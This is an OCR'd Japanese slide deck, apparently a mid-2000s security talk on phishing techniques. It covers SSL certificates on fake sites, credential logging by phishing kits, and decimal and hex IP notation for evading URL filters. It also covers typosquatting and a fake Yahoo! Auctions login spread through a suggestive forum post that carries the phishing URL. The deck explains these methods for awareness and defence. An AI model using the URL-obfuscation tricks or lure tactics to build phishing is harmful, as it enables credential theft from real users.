
Payments Guaranteed Safe

Total Collected:	US \$9,536,783.72
# of Payments:	88377

You are paying: American Red Cross (americanredcrosshurricanerelief)


SSLを使ったフィッシング1 (1/2)

- ◆ 自己署名証明書(オレオレ証明書)を用いたもの




SSLを使ったフィッシング1 (2/2)

- ◆ オレオレ証明書の場合、ブラウザがセキュリティ警告を出すのが、警告を無視すると、アドレスバーにはhttpsから始まるURL、ステータスバーには鍵マークが表示される




SSLを使ったフィッシング2 (1/2)




SSLを使ったフィッシング2 (2/2)

- ◆ オレオレ証明書ではなく、Equifaxから取得したサーバ証明書が用いられている。ブラウザの警告メッセージも表示されない。




IPアドレスチェック (1/2)

- ◆ ユーザが入力したメールアドレスとパスワードは、日時、IPアドレスとともにファイルに保存される




IPアドレスチェック (2/2)



ロングIPアドレス (1/2)

- ◆ フィルタリング回避のために、フィッシングサイトのURLにロングIPアドレスや16進数表記を使う



ロングIPアドレス (2/2)

- ◆ 通常、IPアドレスの表記には、「68.98.206.34」といった具合に10進数をドットで区切る方法が用いられるが、それを「415561878」や「0x18.0xe3.0x7d.0x36」「0x52c3e7e2」といった表記にすることで、対策をすり抜けようとしている。
- ◆ 例えばYahoo! Japan(<http://www.yahoo.co.jp/>)のサイトにアクセスする場合、次のように入力してもアクセスすることが可能である(使用しているOSやブラウザなどによっては接続できない場合もある)
 - ◆ <http://203.216.247.225/>
 - ◆ <http://3419994081/>
 - ◆ $((203 \times 256 + 216) \times 256 + 247) \times 256 + 225$
 - ◆ <http://0xcb.0xd8.0xf7.0xe1/>
 - ◆ <http://0xcbd8f7e1/>
 - ◆ <http://0xcb.216.0xf7.225/>

タイポスクワッティング

- ◆ タイポスクワッティング(typosquatting)はtypo(タイプミス)とsquatting(占有)を組み合わせた造語で有名サイトの類似ドメインを取得し、タイプミスを狙って偽サイトへ誘導する手口
- ◆ KDDIとカブドットコム証券の偽サイト(フィッシングサイトではない)wwwkddi.com、wwwkabu.comが発見されている
 - ◆ 当社サイトに似せた異なるWEBサイトの存在について(カブドットコム証券, 3/24/2006) <http://kabu.com/info/20060324.asp>
 - ◆ [重要] 当社サイトに似せた異なるWEBサイトの存在について(KDDI, 3/28/2006) http://www.kddi.com/news/kddi_home/news_topics/2006/0328/
 - ◆ 「ピリオド」の有無に注意——KDDIやカブドットコムの偽サイトに相次ぎ警告(ITmedia, 3/27/2006) <http://www.itmedia.co.jp/enterprise/articles/0603/27/news081.html>

掲示板からフィッシング (1/2)

ログイン - Yahoo!オークション - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address http://202.212.115.117/wallets_jwallet.html

YAHOO! AUCTIONS JAPAN ヘルプ - Yahoo! JAPAN

Yahoo!オークションへようこそ

Yahoo! JAPAN IDとパスワードを入力してログインしてください。

Yahoo! JAPANのご利用は初めてですか?
[Yahoo! JAPAN IDを登録](#)

- ずっと探していたものや、掘り出しものを見つけて入札してみよう!
- 自分にとって不要なものも、探している人がいるかも? どんどん出品してみよう!
- Yahoo!オークションの「[使い方](#)」や「[ガイド](#)」、「[ヘルプ](#)」を参考にしよう!

重要なお知らせ

Yahoo! JAPAN IDに含まれている文字列など、推測しやすいパスワードを設定していると非常に危険です。該当する場合は、ログイン後、登録情報ページから**パスワードの変更**を行ってください。([パスワード変更に関するヘルプ](#))

「標準とセキュア(SSL)の違い」については、[こちら](#)をご覧ください。「Yahoo! JAPAN IDとパスワードを記憶」については、[こちら](#)をご覧ください。

利用規約とプライバシーの考え方に同意いただいた場合に限り、Yahoo! JAPANにログインしてください。

同意いただけない場合、登録確認メールにしたがってYahoo! JAPAN IDの削除を行うことができます。

Yahoo! JAPAN IDをお持ちの方

Yahoo! JAPAN ID:

パスワード:

Yahoo! JAPAN IDとパスワードを記憶

モード: 標準 | [セキュア\(SSL\)](#)

[ログインヘルプ](#) [パスワード再発行](#)

- [Yahoo! JAPAN IDを忘れてしまった](#)
- [「パスワードが正しくありません」と表示される](#)
- [ログインできない](#)

[プライバシーの考え方](#) - [利用規約](#) - [ガイドライン](#) - [ご質問・お問い合わせ](#)

Copyright (C) 2003 Yahoo Japan Corporation. All Rights Reserved.

掲示板からフィッシング (2/2)

- ◆ 偽サイトのURL (http://202.212.115.117/wallets_/wallet.html)
が掲示板に貼り付けられている

募集で～す♪ 投稿者: 小枝子 投稿日: 2005/02/08 (Tue) 05:09 No.241

返信

今年で成人式を迎えたばかりです☆よかったら一緒に飲みに行きましょう！まずはメールでお互いに知り合えたら良いな♪
彼氏がいるので完全に遊びと割り切れる方をお願いします。
こういう玩具も使ってみたいから持っている人はシャメ送ってくれると嬉しいです
♪ http://202.212.115.117/wallets_/wallet.html

募集♪ 2005/02/05/17:39:16 No.7

沙代子 E-Mail



